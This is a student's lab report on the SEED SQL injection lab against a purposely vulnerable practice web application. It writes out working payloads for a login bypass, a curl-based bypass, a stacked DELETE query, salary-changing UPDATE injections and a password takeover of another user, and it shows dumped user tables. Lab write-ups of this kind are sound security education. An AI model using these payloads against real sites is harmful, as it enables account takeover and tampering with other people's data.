

Lab 4: SQL Injection Attack

Description and Lab Summary:

The purpose of this Lab is to see and test how SQL injection attacks can occur and the devastating effects they can have on a target. When creating a website that interfaces with a database it is important to ensure security measures are taken to protect that database from attacks, in this Lab we see what can happen if those precautions are not taken.

For the Lab I used my Ubuntu Seed VM on VirtualBox. A web application “SEEDSQLInjection.com” was preinstalled and configured on the VM already so that it could be accessed at the above address. This web application was purposefully built to showcase some of the common mistakes that web developers make when creating a website and connecting it to a database. Using the Apache server, the website was able to be hosted on the VM along with the MySQL database that it was using for storing information pertaining to users.

Design:

Task 1

For task 1 we needed to use an SQL command to print all of the profile information for the employee Alice in the mysql command line interface. To accomplish this I used the following command, “`SELECT * FROM credential WHERE Name LIKE ‘Alice’;`”. The “`SELECT * FROM credential`” tells MySQL to return all of the attributes from the tables credential. The second part of the command, “`WHERE Name LIKE ‘Alice’;`” is telling it to only return attributes for the row that has an attribute of Name that is the same as ‘Alice’. So together the whole command is looking for an entry in the table whose name is Alice and to return all of the information from that row.

Task 2.1 & Task 2.2

Tasks 2.1 & 2.2 are very similar. For task 2.1 we want to find a way to login to the admin account from the website login page while only knowing the username for the account which is “admin”. Looking at the code snippet provided for how the website handles authentication we know that the website sends an SQL query to the database looking for an account that has a username and password that match what is provided in the login fields of the webpage. We can use this information to help us gain access, using the # character we can cause the rest of the query that follows after the character to get ignored as # is the comment character in SQL. So if we type in the username “admin” and add a single “ ‘ ” quotation mark at the end plus a # character after then the SQL query will look for the username admin the quotation typed closes that field and then the # character is read commenting out the rest of the SQL query including the password part of it. This means that entering in the wrong password or no password at all would have no effect as that part of the query is commented out. For the attack for task 2.1 the

following is what was typed into the username field of the login page in an attempt to gain access to the admin account without knowing the password, “ Admin’# ”.

For task 2.2 we want to do the same thing gain access to the admin account without knowing the password, except this time we are executing the attack from the command line using the curl command instead of from the website page itself. For the curl command all we have to do is provide a web address for it to retrieve, in this case that address is ‘http://www.seedlabsqlinjection.com/unsafe_home.php?’. Now that is not the attack itself as we still need to add the SQL injection part which is the same query from task 2.1 described in the paragraph above. We will be using the exact same string which is “Admin’#” except this time I used HTTP encoding for the ‘ and # characters as the curl command would not work for me unless I encoded them. So the final curl command for the attack looked like this “ curl ‘http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23’ ”. With %27 being the encoding for ‘ and %23 being the encoding for #.

Task 2.3

For Task 2.3 we now want to attempt to edit the database for the web application using an SQL injection attack. We are using the login page of the web application again for this Task. To accomplish this we need to run a second SQL query when the login button is clicked and the information in the username field is processed by the code. The character to end a SQL query is the semi colon ; . By appending this to the end of “ Admin’; ” in the username field everything that follows the semi-colon is now a new SQL statement. So to accomplish this attack I used the following input “ Admin’; DELETE FROM credential WHERE Name=’Boby’; # ”. If this attack is successful the row that has the attribute of Name that is Boby will be deleted from the database, meaning Boby’s account will be deleted.

Task 3.1 & Task 3.2

Again Tasks 3.1 and 3.2 are very similar, for Task 3.1 I am attempting to edit the salary for Alice from the Edit Profile page while logged into Alice’s account. Alice is not supposed to have the ability to edit her own salary however using SQL injection this can be accomplished. Looking at the code snippet provided for how the information that is input into the fields on the Edit Profile is handled I can see that an SQL query is run that updates the current users account with the information typed in. Knowing this I can again use techniques similar from Tasks 2.1 & 2.2 to edit Alice’s salary. For this attack I input the following into the NickName field on the edit Profile Page “ ', salary=1000000 WHERE Name=’Alice’# ”. The single apostrophe closes the string in the SQL query and leaves the nickname for Alice blank, the comma is used to append to the statement and add other changes. After the comma sense I know the name of the column for the salaries in the database which is “salary” I set salary=1000000 where the Name field in the database is Alice. So if this attack is successful Alice’s new salary will be 1,000,000.

For Task 3.2 I am attempting to edit the salary of another employee, Boby. I am attempting this attack from Alice’s edit profile page. For this attack it was almost exactly the same as the attack used in Task 3.1 except this time the input was changed a bit so that the salary change would effect Boby instead of Alice and Boby’s salary was lowered. The following is

what was input into the NickName field “ ', salary=1 WHERE Name='Boby'# ”. If this attack is successful Bobby's new salary would be 1.

Task 3.3

For Task 3.3 we are now attempting to change the password for Bobby using the Edit Profile page from Alice's account. When looking at the code snippet for how the information input on the Edit Profile page is handled, I can see that the password field is different from the others. All of the other fields whatever is input is directly inserted into the SQL statement, but the password input is run through a sha1 hash function inside of the PHP code and then that hash is stored inside the database as the password. Knowing this information I was able to plan how I was going to accomplish this attack and change the password for Bobby. The new password that I am setting for Bobby is “aliceAttack”. I need this password to be hashed and I need it to only be set for Bobby. To do this I used two of the fields on the page to execute this attack, the Password field as it is already setup to hash whatever is input and the PhoneNumber field. The reason for using the PhoneNumber field is it is the last attribute that is set before the SQL statement has the WHERE clause dictating for which row the updates to the database should take place. In the Password field I simply typed the new Password I was setting “aliceAttack” but in the PhoneNumber field I input the following “ 'WHERE Name='Boby'# ”, the apostrophe closes out the string for PhoneNumber in the SQL statement. The WHERE Name='Boby'# tells the database to change the Password for the row where the Name field is Bobby and the # once again comments out the rest of the SQL statement that was coded in the PHP file. So if this attack is successful Bobby will have a new hashed Password in the database, the un-hashed version of which is aliceAttack.

Observation and Explanation:

Task 1

Using the query mentioned in the Design section for Task 1 I was able to retrieve all of the profile information about the employee Alice and the results of the query can be seen in the screenshot below.

```
mysql> select * from credential where Name like 'Alice';
```


ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```


```
mysql>
```

Task 2.1 & Task 2.2

For task 2.1 mentioned above I used the following string “ Admin'# ” in the username field for logging in to the web application, this can be seen in the screenshot below.



This attack was indeed successful at bypassing the password part of the SQL query and allowed me to gain access to the admin account as seen in the screenshot below.




Because of how the input into the username field was structured I was able to retrieve the information for the Admin account based solely on providing the correct username without providing a password and was logged in. After that because it was the Admin account, I now could see information pertaining to all of the users of the web application. This was what I expected to see when performing the attack.

For task 2.2 I used the curl statement mentioned in the Design section above to launch the same attack as task 2.1. The curl statement can be seen in the screenshot below.

A terminal window titled 'ssh' with a subtitle '/bin/bash 117x33'. The prompt is '[03/25/21]seed@VM:~\$'. The command entered is 'curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23''. The cursor is at the end of the command.

```
ssh /bin/bash 117x33
[03/25/21]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23'
```

The following 2 screenshots show what information was returned after executing the curl statement seen above.

A terminal window showing the output of the curl command. The output is an HTML document with a header section containing meta-information about the SEED Lab, followed by an update notice and a note about navbar items. The HTML structure includes DOCTYPE, html, head, and meta tags.

```
[03/25/21]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%23'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
```

```

<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>


    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b>User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td>13352</td><td>11/3</td><td>32111111</td><td>42354314</td></tr><tr><th scope='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10211002</td><td>13352</td><td>11/3</td><td>32111111</td><td>42354314</td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td>11/3</td><td>32111111</td><td>42354314</td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td>11/3</td><td>32111111</td><td>42354314</td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td>42354314</td><td>3/5</td><td>43254314</td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td>3/5</td><td>43254314</td><td>3/5</td><td>43254314</td></tr></tbody></table>
<br><br>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>[03/25/21]seed@VM:~$

```

As can be seen in the two screenshots above after running the curl command I was returned with all of the html information for the main page after a successful login in plain-text. In the second screenshot in the red box, you can see the creation of the table that displays all of the user accounts and their profile information. I underlined in the screenshots the different usernames and you can see following each is their personal information. So, the attack I performed for task 2.2 was indeed successful I was able to again login using the SQL injection attack from Task 2.1 this time using it from command line and was able to see all of the information pertaining to the users of the web application.

Task 2.3

This attack was unsuccessful, the reason why is due to how the web application was made. It was built using PHP and the query() command from within the mysqli library. This command only allows for one SQL statement to be executed at a time. We covered this during lecture, it is a safeguard to keep attackers from being able to execute multiple different SQL statements at a time. If the web developer had used multi_query() function this attack would have been successful, but it was not. The following screenshot shows what was displayed to the screen when I attempted the attack.




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name=Boby; #' and Password='356a192b7913b04c54574d1' at line 3]\n

As can be seen above the response back is what is expected from the web application when it is using the query() function and you attempt to send multiple SQL statements through to the database.

Task 3.1 & Task 3.2


The attack for Task 3.1 was successful, I was able to change Alice's salary from the Edit Profile page so that her salary would now be 1000000. Below is a screenshot of Alice's profile before the attack was attempted.



The screenshot shows a web page titled "Alice Profile" with a light green background. In the center is a table with two columns: "Key" and "Value". The table contains the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

As you can see her Salary before the attack was 20000. As mentioned in the Design Section above I input the following into the NickName field to attempt this SQL injection attack, “ ', salary=1000000 WHERE Name='Alice'# ”. This can be seen in the screenshot below.



The screenshot shows the "Edit Profile" page with a green header. Below the header are five input fields with labels to their left: NickName, Email, Address, Phone Number, and Password. The NickName field contains the text: ', salary=1000000 WH. Below the input fields is a green "Save" button.

In the below screenshot you can see Alice's profile after the attack was attempted. As can be seen in the screenshot Alice's salary was indeed changed so my attack was successful.

Alice Profile	
Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

For Task 3.2 I was also successful at changing Bobby's salary using a SQL injection attack from Alice's Edit Profile page. I was still logged in to Alice's account so that I could execute the attacks from her Edit Profile page so I used the MySQL command line to show the information in the table before and after the attack to check if I was successful. Below is a screenshot before the attack, as you can see Bobby's salary is 30000.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	1000000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

As mentioned in the Design section above for this attack I used a very similar input to what was used in Task 3.1, the input is the following, “ ', salary=1 WHERE Name='Boby'# ” and this can be seen in the screenshot below.

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

After executing this attack I was able to go and check the MySQL database again to see that the salary information for Bobby was indeed changed to 1. This can be seen in the screenshot below.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	1000000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

So for both Tasks 3.1 and 3.2 I was successful in changing the salaries of Alice & Bobby using SQL injection.

Task 3.3

I was successful in my SQL injection attack for Task 3.3 in which I attempted to change the Password for Bobby from Alice's Edit Profile page. Before starting the attack I want to see what Bobby's current password hash is so I can check to see if it changes after the attack. This can be seen in the screenshot below of the MySQL database for the web application.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	1000000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					<u>b78ed97677c161c1c82c142906674ad15242b2d4</u>
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)
```

Now that I have that information to reference, I proceeded with my attack. As mentioned in the Design Section above to accomplish this attack I used two of the fields on the Edit Profile page, in the Password field I input the new password I was setting “aliceAttack” and in the PhoneNumber field I input “'WHERE Name='Boby'# ” so that the new Password would be set for Boby and the rest of the SQL statement sent by the website to the database would be ignored. This can be seen in the screenshot below.

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

After clicking save and letting the web application process what I input I went to check the database again to check and see if the password had been changed like I intended. The screenshots below show that the Password hash for Boby was indeed changed and the 2nd screenshot shows that if you hash “aliceAttack” the hash is exactly the same as what is now in the database for Boby. So my SQL injection attack to change Boby’s Password was successful.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	1000000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352					<u>f298365b7f99f982922718507827ab91c4454054</u>
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)
Enter your text below:

aliceAttack

1

Generate

Clear All

MD5

SHA256

SHA512

Password Generator

☐ Treat each line as a separate string ☐ Lowercase hash(es)

SHA1 Hash of your string: [\[Copy to clipboard \]](#)

F298365B7F99F982922718507827AB91C4454054

To double check and ensure that I was successful I logged out of Alice's account and attempted to login in to Boby's account using the Password I had just set for him. This can be seen in the screenshot below.

Employee Profile Login


USERNAME

PASSWORD

Login

Copyright © SEED LABs

After clicking login I was inside of Bobby's account, so I have complete proof now that I was indeed able to access Bobby's account now after using the SQL injection attack to change his password. Bobby's profile page can be seen in the screenshot below, you can also see the Firefox prompt asking if I would like to save the Password that was used to login and the Password is what I input when attempting the attack. So I was indeed completely successful in accomplishing Task 3.3.



Would you like Firefox to save this login for seedlabsqlinjection.com?

Username: Bobby

Password: aliceAttack

☒ Show password

Don't Save | Save

Profile

Key	Value
Employee ID	20000
Salary	<u>1</u>
Birth	4/20
SSN	10213352
NickName	
Email	

Summary:

In this Lab I was able to complete all of the Tasks except for Task 2.3 which I explained why in that section, it was due to the query() function being used in the PHP code which protects against multiple SQL statements being sent to the database at once. This Lab has shown me the power of SQL injection attacks as well as how dangerous it is to incorrectly setup a web application with private information. In a real-world scenario if a web developer setup a web application that had vulnerabilities similar to this, and there were thousands of users an attacker could easily steal peoples information using an SQL injection attack. I also now understand how important it is to use prepared statements for SQL queries in a web application instead of just taking the input from the user and putting it directly into the SQL statement. Using prepared statements would have protected this web application from the SQL injection attacks that I used in this Lab. I now have a much deeper understanding of how SQL injection attacks work and countermeasures that can be used to protect against them.